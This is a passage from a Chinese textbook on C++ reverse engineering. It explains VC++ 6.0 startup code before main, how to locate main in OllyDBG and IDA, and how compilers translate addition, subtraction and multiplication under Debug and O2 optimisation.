数据是代码加工处理的对象，而代码本身也是以二进制存放的，对于处理器而言，代码本质也是数据。我们在分析的时候，会看到不同指令对数据的处理，这时首先就要确定数据的存储位置，对于内存中的数据，这时候要查看地址。有了内存地址，才能得到内存属性，

我们需要了解的属性有：可读、可写、可执行。藉此，可以知道此数据是否为变量（可读写），是否为常量（只读），是否为代码（可执行）等。除了知道属性以外，我们还可以考察进程在内存的布局，如栈区、堆区、全局区、代码区等，藉此，又可以知道数据的作用域。

到底是代码还是数据？程序员认为是代码，那就是代码；程序员认为是数据，那就是数据。其中滋味，留待读者在后面的学习中逐步体会。

❑ 如何解释？

得到内存地址，还是无法得到数据的正确内容，因为缺少解释方式。如“无鸡鸭也可无鱼肉也可无银钱也可”，可以解释为：“无鸡鸭也可，无鱼肉也可，无银钱也可。”也可以解释为：“无鸡，鸭也可；无鱼，肉也可；无银，钱也可。”

本章归纳的各类数据的解释方式和特点，是学习后面内容的基础，读者应重点掌握。

下面补充介绍一下“大尾方式”和“小尾方式”。

这两种方式又称为“大端方式”和“小端方式”，意义源自某个西方童话，内容大意是说有个小人国，争论吃鸡蛋的时候应该是先把鸡蛋的大头敲开，还是应该先把小头敲开。为此国内引发激烈的讨论，最后导致国家分裂而引发战争，在这场战争中，国王和一些大臣丧命。

计算机的数据存储也是这样的道理，如果约定了存储的顺序，大家就都能正确写入和读出了，没必要在意当初为什么制定这样的存储顺序。制定字节存储顺序的人可能是想避免别人问为什么他选择这个方向，故以此典故封堵闲人之口。

第 3 章　认识启动函数，找到用户入口

3.1　程序的真正入口

VC++ 开发的程序，在调试时总是从 main 或 WinMain 函数开始，这就让开发者误认为它们是程序的第一条指令执行处，这个认识其实是错误的。main 或 WinMain 也是一个函数，也需要有一个调用者。在它们被调用前，编译器其实已经做了很多事情，所以 main 或 WinMain 应该是“语法规定的用户入口”，而不是“应用程序入口”。在应用程序被操作系统加载时，操作系统会分析执行文件内的数据①，分配相关资源，读取执行文件中的代码和数据到合适的内存单元，然后才是执行入口代码，入口代码其实并不是 main 或 WinMain，通常是 mainCRTStartup、wmainCRTStartup、WinMainCRTStartup 或 wWinMainCRTStartup，具体视编译选项而定。其中 mainCRTStartup 和 wmainCRTStartup 是控制台环境下多字节编码和 Unicode 编码的启动函数，而 WinMainCRTStartup 和 wWinMainCRTStartup 则是 Windows 环境下多字节编码和 Unicode 编码的启动函数。在开发过程中，VC++ 也允许程序员自己指定入口。

本章将详细讲解在进入入口函数 main 和 WinMain 之前 VC++ 都做了哪些事情。

3.2　了解 VC++ 6.0 的启动函数

VC++ 6.0 在控制台和多字节编码环境下的启动函数为 mainCRTStartup，由系统库 KERNEL32.dll 负责调用。在 mainCRTStartup 中再调用 main 函数。使用 VC++ 6.0 进行调试时，入口断点总是停留在 main 函数的首地址处。如何挖掘 main 函数之前的代码呢？我们可以利用 VC++ 6.0 的栈回溯功能。在调试环境下，依次选择菜单 View → Debug Windows → Call Stack 打开出栈窗口（快捷键：Alt+7）。此窗口中显示了程序启动后，函数的调用流程，如图 3-1 所示。




图 3-1　栈回溯窗口

① 关于执行文件内的数据组织，请查阅PE格式相关的资料，推荐《加密与解密（第3版）》（段钢著）

图 3-1 中显示程序运行时调用了三个函数，依次是 KERNEL32、mainCRTStartup 和 main。其中显示的“KERNEL32！7c817077”表示在系统库 KERNEL32.dll 中的地址 7c817077 处调用 mainCRTStartup，我们无法查看 KERNEL32.dll 的高级源码，而 VC++ 则提供了 mainCRTStartup 函数的源码，安装完整版的 VC++ 就可以查看。双击 Call Stack 窗口中的 mainCRTStartup 函数，查看函数的内部实现，如代码清单 3-1 所示。

代码清单 3-1 mainCRTStartup 函数在 VC++ 6.0 中的代码片段

```
// 预编译宏
#else  /* _WINMAIN_ */
#ifdef WPRFLAG
// 宽字符版控制台启动函数
void wmainCRTStartup(
#else  /* WPRFLAG */
// 多字节版控制台启动函数
void mainCRTStartup(
#endif  /* WPRFLAG */
#endif  /* _WINMAIN_ */
        void
        )
{
        // 获取版本信息
        _osver = GetVersion();
        _winminor = (_osver >> 8) & 0x00FF ;
        _winmajor = _osver & 0x00FF ;
        _winver = (_winmajor << 8) + _winminor;
        _osver = (_osver >> 16) & 0x00FFFF ;

        // 堆空间初始化过程，在此函数中，指定了程序中堆空间的起始地址
        // _MT 是多线程标记
#ifdef _MT
        if ( !_heap_init(1) )
#else  /* _MT */
        if ( !_heap_init(0) )
#endif  /* _MT */
            fast_error_exit(_RT_HEAPINIT);

        // 初始化多线程环境
#ifdef _MT
        if( !_mtinit() )
            fast_error_exit(_RT_THREAD);
#endif  /* _MT */

        __try {
            // 宽字符处理代码略

            // 多字节版获取命令行
            _acmdln = (char *)GetCommandLineA();
        // 多字节版获环境变量信息
```

```
                _aenvptr = (char *)__crtGetEnvironmentStringsA();
                // 多字节版获取命令行信息
                _setargv();
                // 多字节版获取环境变量信息
                _setenvp();
#endif  /* WPRFLAG */
                // 初始化全局数据和浮点寄存器
                _cinit();

                // 窗口程序处理代码略

                // 宽字符处理代码略

                // 获取环境变量信息
                _initenv = _environ;
                // 调用 main 函数，传递命令行参数信息
                mainret = main(_argc, _argv, _environ);
#endif  /* WPRFLAG */

#endif  /* _WINMAIN_ */
                // 检查 main 函数返回值执行析构函数或 atexit 注册的函数指针，并结束程序
                exit(mainret);
            }
        // 退出结束代码略
}
```

代码清单 3-1 为 VC++ 6.0 控制台程序的默认启动函数，在该启动函数中做了一系列初始化工作。下面将详细解读启动函数的工作流程。

- **GetVersion 函数**：获取当前运行平台的版本号。控制台程序运行在 Windows 模拟的 DOS 下，因此这里获取的版本号为 MS-DOS 的版本信息。
- **_heap_init 函数**：用于初始化堆空间。在函数实现中使用 HeapCreate 申请堆空间，申请空间的大小由 _heap_init 传递的参数决定。_sbh_heap_init 函数用于初始化堆结构信息。堆结构的说明将在第 7 章详细讲解。
- **GetCommandLineA 函数**：获取命令行参数信息的首地址。
- **_crtGetEnvironmentStringsA 函数**：获取环境变量信息的首地址。
- **_setargv 函数**：此函数根据 GetCommandLineA 获取命令行参数信息的首地址并进行参数分析，将分离出的参数的个数保存在全局变量 _argc 中，将分析出的每个命令行参数的首地址存放在数组中，并将这个字符指针数组的首地址保存在全局变量 _argv 中。这样就得到了命令行参数的个数，以及命令行参数信息。
- **_setenvp 函数**：此函数根据 _crtGetEnvironmentStringsA 函数获取环境变量信息的首地址并进行分析，将得到的每条环境变量字符串的首地址存放在字符指针数组中，并将这个数组的首地址存放在全局变量 env 中。

得到 main 函数所需的三个参数信息之后，当调用 main 函数时，便可以将 _argc、_argv、

env 这三个全局变量作为参数，以栈传参方式传递到 main 函数中。

- _cinit 函数：用于全局数据和浮点寄存器的初始化。全局对象和 IO 流等的初始化都是通过这个函数实现的。利用函数 _initterm 进行数据链初始化，这个函数由两个参数组成，类型为“_PVFV *”，这是一个函数指针数组，其中保留了每个初始化函数的地址。初始化函数的类型为 _PVFV，其定义原型如下：

```
typedef void (_cdecl *_PVFV)(void);
```

也就是说，这个初始化函数是无参数也无返回值的。大家知道，C++ 规定全局对象和静态对象必须在 main 函数前构造，在 main 函数返回后析构。所以，这里的 _PVFV 函数指针数组就是用来代理调用构造函数的，具体如代码清单 3-2 所示。

代码清单 3-2 _cinit 函数的代码片段

```
// 用于初始化寄存器
if ( _FPinit != NULL )
(*_FPinit)(); // 初始化浮点寄存器
// 用于初始化 C 语法中的数据
_initterm( _xi_a, _xi_z );
// 用于初始化 C++ 语法中的数据
_initterm( _xc_a, _xc_z );
```

在代码清单 3-2 中，_FPinit 是一个全局函数指针，类型也是 _PVFV，如果编译器扫描代码时发现有浮点计算，则此指针保存了初始化浮点寄存器的代码地址，否则为 0 值。如果浮点寄存器未被初始化而进行浮点计算，程序会产生异常或错误（详见 2.2 节），这类错误应属于 VC++ 6.0 自身设计的 Bug，在 VC++6.0 以后的版本中已将其修复。一般而言，第一个 _initterm 初始化的都是 C 支持库中所需的数据。参数 _xi_a 为函数指针数组的起始地址，_xi_z 为结束地址。_initterm 的实现如代码清单 3-3 所示。

代码清单 3-3 _initterm 函数的代码片段

```
static void __cdecl _initterm (
        _PVFV * pfbegin,
        _PVFV * pfend)
{
          // 遍历数组的各元素
        while ( pfbegin < pfend )
        {
                  // 若函数指针不为空，则执行该函数
            if ( *pfbegin != NULL )
                (**pfbegin)();
            ++pfbegin;
        }
}
```

C++ 所需数据的初始化操作会在代码清单 3-2 中第二次对 _initterm 调用时执行，一般都

是全局对象或静态对象的初始化函数。关于全局对象的初始化流程的更多内容请见第 10 章。

VC 编译器的版本不同，mainCRTStartup 函数也可能会有所不同，如 Microsoft Visual Studio 2005 又称 VC++ 8.0，其中 mainCRTStartup 的名字就变为了 _tmainCRTStartup。本书只针对 VC++ 6.0 版本进行讲解，其升级版本中的基本原理与 VC++ 6.0 相同，只有少许变动，读者可自行分析。

那么，是不是所有由 VC++ 编译出的控制台程序的启动函数都在 mainCRTStartup 中呢？这要根据编译选项确定。在默认情况下，入口函数为 main，这时会从 mainCRTStartup 启动，再传入 main 所需要的三个参数，最后调用 main 函数。重新指定入口函数后，将直接从 KERNEL32 中调用重新指定的入口函数，而不会经过 mainCRTStartup。通过修改编译选项，重新设置入口函数，依次选择菜单 Procject → Settings → Link → Output，在 Enty-point symbol 中填写需要重新指定新入口的函数名称。编译后调试程序，结果如图 3-2 所示。




图 3-2 重设入口函数

从图 3-2 中我们看到，重新指定入口函数后，没有调用 mainCRTStartup 函数，直接调用了新的入口函数 MyEntry。但是，由于没有调用 mainCRTStartup 函数，堆空间是没有被初始化的，当使用到堆空间时，程序会报错并崩溃，如图 3-3 所示。




图 3-3 堆空间错误

由于没有初始化堆空间，而在函数 MyEntry 中使用了 malloc 函数，因此该函数引发了这个错误。更多关于堆空间的知识请参见第 7 章。

3.3 main 函数的识别

有了 3.2 节的知识作为基础，识别 VC++ 6.0 正常编译的程序的 main 函数的过程就非常简单。

识别 main 函数的原理如同识别一个人。要对一个人进行识别，首先是观察此人，然后找出他的身体和面貌上的特征，将这些特征情况与自己所认识的人的特征相匹配，从而断定

出此人的身份。那么，VC++ 6.0 下的 main 函数都有哪些特征呢？从代码清单 3-1 中可以总结出 main 函数有如下特征是：它有 3 个参数，分别为命令行参数个数、命令行参数信息和环境变量信息，而且它是启动函数中唯一的具有 3 个参数的函数。同理，WinMain 也是启动函数中唯一的具有 4 个参数的函数。

在 VC++ 6.0 中，main 函数被调用前要先调用的函数如下：

- ❑ GetVersion()
- ❑ _heap_init()
- ❑ GetCommandLineA()
- ❑ _crtGetEnvironmentStringsA()
- ❑ _setargv()
- ❑ _setenvp()
- ❑ _cinit()

这些函数调用结束后就会调用 main 函数。根据 main 函数调用的特征，会将 3 个参数压入栈内作为函数的参数。

OllyDBG 在加载程序时直接暂停在应用程序的入口处，而不会直接定位到 main 函数处，需要分析者手动查找定位。通过 main 函数的特性查找到所在的位置，如代码清单 3-4 所示。

代码清单 3-4　OllyDBG 反汇编信息

```
; 省略部分代码
; OllyDBG 识别出的函数名称为 GetCommandLineA
00401210  |.  FF15 38514200 call dword ptr ds:[<&KERNEL32.GetCommand>
; 得到命令行参数
00401216  |.  A3 444F4200   mov dword ptr ds:[424F44],eax
; 根据 main 函数特性，此处为函数 _crtGetEnvironmentStringsA() 调用
0040121B  |.  E8 E0240000   call ProgramE.00403700
00401220  |.  A3 BC354200   mov dword ptr ds:[4235BC],eax
; 根据 main 函数特性，此处为函数 _setargv() 调用
00401225  |.  E8 C61F0000   call ProgramE.004031F0
; 根据 main 函数特性，此处为函数 _setenvp() 调用
0040122A  |.  E8 711E0000   call ProgramE.004030A0
; 根据 main 函数特性，此处为函数 _cinit() 调用
0040122F  |.  E8 8C1A0000   call ProgramE.00402CC0
00401234  |.  8B0D 00364200 mov ecx,dword ptr ds:[423600]
0040123A  |.  890D 04364200 mov dword ptr ds:[423604],ecx
00401240  |.  8B15 00364200 mov edx,dword ptr ds:[423600]
; 压栈传参，环境变量信息
00401246  |.  52            push edx
00401247  |.  A1 F8354200   mov eax,dword ptr ds:[4235F8]
; 压栈传参，命令行参数信息
0040124C  |.  50            push eax
0040124D  |.  8B0D F4354200 mov ecx,dword ptr ds:[4235F4]
; 压栈传参，命令行参数个数
00401253  |.  51            push ecx
```

```
; 此处为main函数的调用处，跟进到函数中便是main函数的实现代码流程
00401254  |.  E8 ACFDFFFF   call ProgramE.00401005
```

识别出代码清单 3-4 中的 GetCommandLineA() 函数后，对应前面讨论的 main 函数特性继续向下寻找。为了准确识别 main 函数，可以考察传递参数的个数，如果具有 3 个参数，便是 main 函数的调用，双击即可进入 main 函数的实现中。

IDA 下的 main 函数识别更为简便，它会直接分析出 main 函数所在的位置，并显示出来。那么，如何使用 IDA 分析启动函数 mainCRTStartup 呢？只要在函数窗口中找到 mainCRTStartup 所在的位置，双击便可进入函数实现中，如图 3-4 所示。




图 3-4 IDA 分析查找启动函数 mainCRTStartup

3.4 本章小结

本章先对传统 C 语言教材中提及的 main 函数入口论提出了置疑，以执行文件的反汇编代码为依据，提出了“应用程序入口”和“语法规定的用户入口”这两个概念，并且分析了 VC++ 在用户入口前的部分行为。虽然这里是以对 main 入口的分析为主，但是其他入口的行为基本一致，各个 VC 版本的原理也基本相同，少许变动，读者可以尝试针对其他 VC 版本的应用程序入口进行练习，亲自分析一下。值得一提的是，从 Visual Studio 2003（VC7.0）开始，微软加入了防止缓冲溢出的编译选项：/GS，编译器会在每个函数的栈内分配一个随机标记，而这个随机标记的种子数由应用程序入口的代码负责初始化，后面的章节会详细讨论这个知识点。

第 4 章　观察各种表达式的求值过程

4.1　算术运算和赋值

算术运算是指加法、减法、乘法、除法这四种数学运算，也称为四则运算。计算机中的四则运算和数学上的四则运算有些不同。本章将揭秘这些运算是如何在 C++ 中完成的。

赋值运算类似于数学中的“等于”，是将一个内存空间中的数据传递到另一个内存空间中。由于内存没有处理器那样的控制能力，各个内存单元之间是无法直接传递数据的，必须通过处理器访问并中转，以实现两个内存单元间的数据传输。

在 VC++ 6.0 中，算术运算与其他传递计算结果的代码组合后才能被视为一条有效的语句，如赋值运算或函数的参数传递。单独的算术运算虽然可以编译通过，但是并不会生成代码。因为只进行计算而没有传递结果的运算不会对程序结果有任何影响，此时编译器将其视为无效语句，与空语句等价，不会有任何编译处理，如图 4-1 所示的代码便是一个很好的例子。

```
8:        // 无效语句
9:        5+6;
10:       // 加法运算
11:       int nVarOne = 0;
00401028  mov         dword ptr [ebp-4],0
```

图 4-1　无效语句块

4.1.1　各种算术运算的工作形式

1. 加法

加法运算对应的汇编指令为 ADD。在执行加法运算时，针对不同的操作数，转换的指令也会不同，编译器会根据优化方式选择最佳的匹配方案。VC++ 6.0 中常用的优化方案有如下两种：

- O1 方案，生成文件占用空间最小
- O2 方案，执行效率最快

在 VC++ 6.0 中，Release 编译选项组的默认选项为 O2 选项——执行效率优先。在 Debug 编译选项组中，使用的是 Od+ZI 选项，此选项使编译器产生的一切代码都以便于调试为最根本的前提，甚至为了便于单步跟踪，以及源码和目标代码块的对应阅读，不惜增加冗余代码。当然也不是完全放弃优化，在不影响调试的前提下，尽可能地进行优化。

本章主要对比和分析 Debug 编译选项组与 Release 编译选项组这两个选项对各种计算产生的目标代码方案。在使用 Debug 编译选项组时，VC++ 产生的目标汇编代码会和源码是一一对应的。以加法运算为例，分别使用不同类型的操作数来查看在 Debug 编译选项组下编译后对应的汇编代码，如代码清单 4-1 所示。

代码清单 4-1 使用不同类型的操作数来查看加法运算在 Debug 编译选项组下编译后的汇编代码

```
// C++ 源码说明：加法运算

// 无效语句，不参与编译
15+20;

// 变量定义
int nVarOne = 0;
int nVarTwo = 0;

// 变量加常量的加法运算
nVarOne = nVarOne + 1;

// 两个常量相加的加法运算
nVarOne = 1 + 2;

// 两个变量相加的加法运算
nVarOne = nVarOne + nVarTwo;
printf("nVarOne = %d \r\n", nVarOne);


// C++ 源码与对应汇编代码讲解

// C++ 源码对比，变量赋值
int nVarOne = 0;
// 将立即数 0，传入地址 ebp-4 中，即变量 nVarOne 所在的地址
00401028    mov         dword ptr [ebp-4],0

// C++ 源码对比，变量赋值
int nVarTwo = 0;
0040102F    mov         dword ptr [ebp-8],0

// C++ 源码对比，变量 + 常量
nVarOne = nVarOne + 1;
; 取出变量 nVarOne 数据放入 eax 中
00401036    mov         eax,dword ptr [ebp-4]
; 对 eax 执行加等于 1 运算
00401039    add         eax,1
; 将结果放回变量 nVarOne 中，完成加法运算
0040103C    mov         dword ptr [ebp-4],eax

// C++ 源码对比，常量 + 常量
nVarOne = 1 + 2;
```

```
; 这里编译器直接计算出了两个常量相加后的结果，放入变量 nVarOne 中
0040103F    mov          dword ptr [ebp-4],3

// C++ 源码对比，变量 + 变量
nVarOne = nVarOne + nVarTwo;
; 使用 ecx 存放变量 nVarOne
00401046    mov          ecx,dword ptr [ebp-4]
; 使用 ecx 对变量 nVarTwo 执行加等于操作
00401049    add          ecx,dword ptr [ebp-8]
; 将结果存入地址 ebp-4 处，即变量 nVarOne
0040104C    mov          dword ptr [ebp-4],ecx
```

代码清单 4-1 展示了 3 种操作数的加法运算。在两常量相加的情况下，编译器在编译期间就计算出两常量相加后的结果，将这个结果值作为立即数参与运算，减少了程序在运行期的计算。当有变量参与加法运算时，会先取出内存中的数据，放入通用寄存器中，再通过加法指令来完成计算过程得到结果，最后存回到变量所占用的内存空间中。

开启 O2 选项后，编译出来的汇编代码将会有较大的变化。由于效率优先，编译器会将无用代码去除，并将可合并代码进行归并处理。例如，在代码清单 4-1 中，“nVarOne = nVarOne + 1;”这样的代码将被删除，因为在其后又重新对变量 nVarOne 进行了赋值操作，而在此之前没有对变量 nVarOne 的任何访问，所以编译器判定此句代码是可被删除的。先看看图 4-2 中的代码，然后再来讨论此代码的其他优化方案。

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near
push    3
push    offset Format   ; "nVarOne = %d \r\n"
call    _printf
add     esp, 8
xor     eax, eax
retn
_main endp
```

图 4-2 开启 O2 选项的 Release 版加法运算

图 4-2 中唯一的加法运算是在做参数平衡，而非源码中的加法运算，这是怎么回事？别着急，保持耐心，先给大家介绍两个关于优化的概念。在编译过程中，编译器常常会采用“常量传播”和“常量折叠”这样的方案对代码中的变量与常量进行优化，下面将详细讲解这两种方案。

- 常量传播

将编译期间可计算出结果的变量转换成常量，这样就减少了变量的使用，请看下面的示例：

```
void main(){
    int nVar = 1;
    printf("nVarOne = %d \r\n", nVar);
}
```

变量 nVar 是一个在编译期间可以计算出结果的变量。因此，在程序中所有引用到 nVar 的地方都会直接使用常量 1 来代替，于是代码等价于：

```
void main(){
   printf("nVarOne = %d \r\n", 1);
}
```

❑ 常量折叠

当计算公式中出现多个常量进行计算的情况时，且编译器可以在编译期间计算出结果时，这样源码中所有的常量计算都将被计算结果代替，如下面的代码所示：

```
void main(){
   int nVar = 1 + 5 - 3 * 6;
   printf("nVarOne = %d \r\n", nVar);
}
```

此时不会生成计算指令，因为“1 + 5 – 3 * 6”的值是可以在编译过程中计算出来的，所以编译器首先会计算出“1 + 5 – 3 * 6”的结果：−12，然后将数值 −12 替换掉原表达式，其结果依然等价，如下面的代码所示：

```
void main(){
   int nVar = -12;
   printf("nVarOne = %d \r\n", nVar);
}
```

现在变量 nVar 为一个在编译期间可计算出结果的变量，那么接下来组合使用“常量传播”对其进行常量转换是很合理的，程序中将不会出现变量 nVar，直接以常量 −12 代替，如下面代码所示：

```
void main(){
   printf("nVarOne = %d \r\n", -12);
}
```

在代码清单 4-1 中，变量 nVarOne 和 nVarTwo 的初始化值是一个常量，VC++ 编译器在开启 O2 优化方案后，会尝试使用常量替换掉变量。如果在程序的逻辑中，声明的变量没有被修改过，而且上下文中不存在针对此变量的取地址和间接访问操作，那么这个变量也就等价于常量，编译器就认为可以删除掉这个变量，直接用常量代替。使用常量的好处是可以生成立即数寻址的目标代码，常量作为立即数成为指令的一部分，从而减少了内存的访问次数。（关于内存访问次数的概念，读者可以参考一些计算机组成原理类书籍，了解主频和外频的概念，考察对比处理器的频率和总线的频率。）前面的代码变换后如下所示（以下注释表示被优化剔除的代码）：

```
int nVarOne = 0;          // 常量化以后：int nVarOne = 0; nVarOne 用 0 代替了
int nVarTwo = 0;                          // int nVarTwo = 0; 同上，这句也没有了
// 变量加常量的加法运算
nVarOne = nVarOne + 1;                    // nVarOne = 0 + 1;
```

```
// 两常量相加的加法运算
nVarOne = 1 + 2;                                   // nVarOne = 1 + 2;
nVarOne = nVarOne + nVarTwo;                       // nVarOne = nVarOne + 0;
printf("nVarOne = %d \r\n", nVarOne);
```

由于转换成了常量，因此在编译期间可以直接计算出结果，而“nVarOne = 0 + 1;”这句赋值代码之后又对 nVarOne 再次赋值，所以这是一句对程序没有任何影响的代码，被剔除掉（注 1）。后面的“nVarOne = 1 + 2;”满足“常量折叠”的条件，所以直接计算出了加法结果 3(注 2)，“nVarOne = 1 + 2”由此转变为“nVarOne = 3”，此时满足“常量传播”条件，对 nVarOne 的引用转变为对常量 3 的引用，printf 的参数引用到 nVarOne, 于是代码直接成为“printf("nVarOne = %d \r\n", 3);”（注 3）。

```
nVarOne = 0 + 1;                       //优化过程 :nVarOne = 0 + 1; 删除了（注 1）
nVarOne = 1 + 2;                       // nVarOne = 3; 常量折叠（注 2）
nVarOne = nVarOne + nVarTwo;           // nVarOne = 3 + 0;
printf("nVarOne = %d \r\n", nVarOne);  // printf("nVarOne = %d \r\n", 3); (注 3)
```

进一步研究优化方案，修改代码清单 4-1 中的源码。将变量的初始值 0 修改为命令行参数的个数 argc。由于 argc 在编译期间无法确定，所以编译器无法在编译过程中提前计算出结果，程序中的变量就不会被常量替换掉。源码修改后如下所示：

```
int main(int argc, char* argv[]) {
    int nVarOne = argc;          // 修改处
    int nVarTwo = argc;          // 修改处

    nVarOne = nVarOne + 1;
    nVarOne = 1 + 2;
    nVarOne = nVarOne + nVarTwo;
    printf("nVarOne = %d \r\n", nVarOne);
    return 0;
}
```

将代码再次编译为 Release 版，如图 4-3 所示。

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

arg_0= dword ptr  4

mov     eax, [esp+arg_0]
add     eax, 3
push    eax
push    offset Format   ; "nVarOne = %d \r\n"
call    _printf
add     esp, 8
xor     eax, eax
retn
_main endp
```

图 4-3 另一种优化后的加法运算

与图 4-2 相比，图 4-3 中多了 arg_0 的定义使用。arg_0 为 IDA 分析出的参数偏移，参数偏移的知识将在第 6 章讲解，这里只需知道 [esp+arg_0] 是在获取参数即可。

图 4-3 中只定义了一个参数变量偏移，而在源码中定义的两个局部变量却不见了。为什么呢？我们还是得考察优化过程：

```
int main(int argc, char* argv[]) {
    // int nVarOne = argc; 在后面的代码中被常量代替
    // int nVarTwo = argc; 虽然不能用常量代替，但是由于之后没有对 nVarTwo 进行修改，所以引用
          nVarTwo 等价于引用 argc，nVarTwo 则被删除掉，这种方法称为 " 复写传播 "

    // nVarOne = nVarOne + 1; 其后即刻重新对 nVarOne 赋值，这句被删除了
    // nVarOne = 1 + 2; 常量折叠，等价于 nVarOne = 3;
    // nVarOne = nVarOne + nVarTwo; 常量传播和复写传播，等价于 nVarOne = 3 + argc;
    // printf("nVarOne = %d \r\n", nVarOne);
    // 其后 nVarOne 没有被访问，可以用 3 + argc 代替
    printf("nVarOne = %d \r\n", 3 + argc);
    return 0;
}
```

编译器在编译期间通过对源码的分析，判定第二个变量 nVarTwo 可省略，因为它都被赋值为第一个参数 argc。在变量 nVarOne 被赋值为 3 后，就做了两个变量的加法 nVarOne = nVarOne + nVarTwo，这等同于变量 nVarOne = 3 + argc。其后 printf 引用 nVarOne，也就等价于引用 3 + argc，因此 nVarOne 也可以被删除掉，于是有了图 4-3 中的代码。

2. 减法

减法运算对应于汇编指令 sub，虽然计算机只会做加法，但是可以通过补码转换将减法转变为加法形式来完成。先来复习一下将减法转变为加法的过程。

```
设有二进制数 Y，其反码记为 Y(反)，假定其二进制长度为 8 位，有：
Y + Y(反) = 1111 1111B
Y + Y(反) + 1 = 0 (进位丢失)
根据以上公式，推论之：
Y (反) + 1 = 0 - Y <==> Y (反) + 1 = -Y <==> Y(补) = -Y
```

这就是为什么负数的补码可以简化为取反加 1 的原因。

例如，5−2 就可对照公式进行转换：

5 +（0−2）<==> 5 +（2（反）+ 1）<==> 5 + 2（补）

有了这个特性，所有的减法运算就都可以转换成加法运算了。

减法转换的示例如代码清单 4-2 所示。

代码清单 4-2 减法运算示例——Debug 版

```
// C++ 源码说明：减法运算
// 变量定义
int nVarOne = argc;
int nVarTwo = 0;
```

```
// 获取变量 nVarTwo 的数据，使用 scanf 防止变量被常量化
scanf("%d", &nVarTwo);
// 变量减常量的减法运算
nVarOne = nVarOne - 100;
// 减法与加法混合运算
nVarOne = nVarOne + 5 - nVarTwo ;
printf("nVarOne = %d \r\n", nVarOne);

// C++ 源码与对应汇编代码讲解
; 变量定义代码略

// C++ 源码对比，变量 - 常量
nVarOne = nVarOne - 100;
; 取变量 nVarOne 的数据到 eax
00401125    mov          eax,dword ptr [ebp-4]
; 使用减法指令 sub，对 eax 执行减等于 100 操作
00401128    sub          eax,64h
; 将结果赋值回 nVarOne 中
0040112B    mov          dword ptr [ebp-4],eax
// C++ 源码对比，减法与加法混合运算
nVarOne = nVarOne + 5 - nVarTwo ;
; 按照自左向右顺序依次执行
0040112E    mov          ecx,dword ptr [ebp-4]
00401131    add          ecx,5
00401134    sub          ecx,dword ptr [ebp-8]
00401137    mov          dword ptr [ebp-4],ecx
; printf 函数调用显示结果略
```

代码清单 4-2 中的减法运算没有使用加负数的表现形式。那么，在实际的分析中，根据加法操作数的情况，当加数为负数时，执行的并非加法而是减法操作。

在 O2 选项下，其优化策略和加法一致，故不多言。

3. 乘法

乘法运算对应的汇编指令有有符号 imul 和无符号 mul 两种。由于乘法指令的执行周期较长，在编译过程中，编译器会先尝试将乘法转换成加法，或使用移位等周期较短的指令。当它们都不可转换时，才会使用乘法指令。具体示例如代码清单 4-3 所示。

代码清单 4-3　各类型乘法转换——Debug 版

```
// C++ 源码说明：乘法运算
// 防止被视为无效代码，将每条运算作为 printf 参数使用
// printf 函数的讲解略
// 变量定义
int nVarOne = argc;
int nVarTwo = argc;
// 变量乘常量（常量值为非 2 的幂）
printf("nVarOne * 15 = %d", nVarOne * 15);
// 变量乘常量（常量值为 2 的幂）
```

```
printf("nVarOne * 16 = %d", nVarOne * 16);
// 两常量相乘
printf("2 * 2 = %d", 2 * 2);
// 混合运算
printf("nVarTwo * 4 + 5 = %d", nVarTwo * 4 + 5);
// 两变量相乘
printf("nVarOne * nVarTwo = %d", nVarOne * nVarTwo);

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，变量 * 常量
printf("nVarOne * 15 = %d", nVarOne * 15);
0040B8A4    mov         edx,dword ptr [ebp-4]
; 直接使用有符号乘法指令 imul
0040B8A7    imul        edx,edx,0Fh
; printf 函数说明略
// C++ 源码对比，变量 * 常量（常量值为 2 的幂）
printf("nVarOne * 16 = %d", nVarOne * 16);
0040B8B8    mov         eax,dword ptr [ebp-4]
; 使用左移运算代替乘法运算
0040B8BB    shl         eax,4
; printf 函数说明略
// C++ 源码对比，常量 * 常量
printf("2 * 2 = %d", 2 * 2);
; 在编译期间计算出 2*2 的结果，将表达式转换为常量值
0040B8CC    push        4
0040B8CE    push        offset string "2 * 2 = %d" (0041ffac)
0040B8D3    call        printf (0040b750)
0040B8D8    add         esp,8
// C++ 源码对比，变量 * 常量 + 常量（组合运算）
printf("nVarTwo * 4 + 5 = %d", nVarTwo * 4 + 5);
0040B8DB    mov         ecx,dword ptr [ebp-8]
; 利用 lea 指令完成组合运算
0040B8DE    lea         edx,[ecx*4+5]
; printf 函数说明略
